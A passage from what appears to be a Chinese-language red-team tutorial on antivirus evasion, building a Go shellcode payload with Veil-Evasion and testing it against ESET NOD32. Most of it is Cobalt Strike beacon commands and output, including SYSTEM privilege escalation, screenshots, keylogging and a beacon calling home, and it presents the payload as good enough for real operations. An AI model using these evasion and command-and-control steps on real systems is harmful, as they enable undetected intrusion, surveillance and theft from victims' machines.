
[illegible]

而后,把生成的 exe 丢到装有 nod32 的机器上去进行免杀测试




如下可以看到此时 beacon 正常上线,执行些常规操作基本没啥问题

```
beacon> sleep 0
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
beacon> getsystem
beacon> getuid
beacon> rev2self
```



不妨再试下一些比较敏感的操作,比如,截屏,键盘记录

```
beacon> screenshot x86 2740 1
beacon> keylogger 2740 x86
beacon> jobs
```



稍等片刻,go 版的 exe payload 便会编译完成

```
[*] Using pre-generated shellcode...
```

```
=====
```

```
Veil-Evasion
```

```
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
=====
```

```
[>] Please enter the base name for output files (default is payload): gocs
```

```
runtime/internal/sys
```

```
runtime/internal/atomic
```

```
runtime
```

```
errors
```

```
internal/race
```

```
sync/atomic
```

```
math
```

```
internal/syscall/windows/sysdll
```

```
unicode/utf16
```

```
unicode/utf8
```

```
sync
```

```
io
```

```
syscall
```

```
strconv
```

```
internal/syscall/windows
```

```
internal/syscall/windows/registry
```

```
reflect
```

```
time
```

```
os
```

```
fmt
```

```
command-line-arguments
```

```
=====
```

```
Veil-Evasion
```

```
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
=====
```

```
[*] Language: go
```

```
[*] Payload Module: go/shellcode inject/virtual
```

```
[*] Executable written to: /var/lib/veil/output/compiled/gocs.exe
```

```
[*] Source code written to: /var/lib/veil/output/source/gocs.go
```

最后,将生成好的 exe payload 直接丢到装有最新版 nod32 的目标机器上进行实际的免杀测试,如下,beacon 正常弹回,一些常规操作也已经能基本满足

beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"


external	internal	user	computer	note	pid	last
192.168.126.179	192.168.126.179	Administrator *	MARY-PC		3316	20ms

Event Log X Listeners X Beacon 192.168.126.179@3316 X

```

beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
[*] Tasked beacon to run: tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
[+] host called home, sent: 54 bytes
[+] received output:
ekrn.exe           760 Services           0       75,744 K
egui.exe          3152 Console           1       34,496 K

beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 100 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
  
```



小结：

相对于 python,go 的体积显然要小的多得多,虽然也并不能很好的事先全功能实现免杀,但在实战中已基本能满足我们的日常需求,就平时个人习惯来讲,这种免杀执行 shellcode,自己更习惯 go,而非 python,另外,go 的兼容性不太好[win 客户机没问题,server 可能会直接出现运行不了的情况]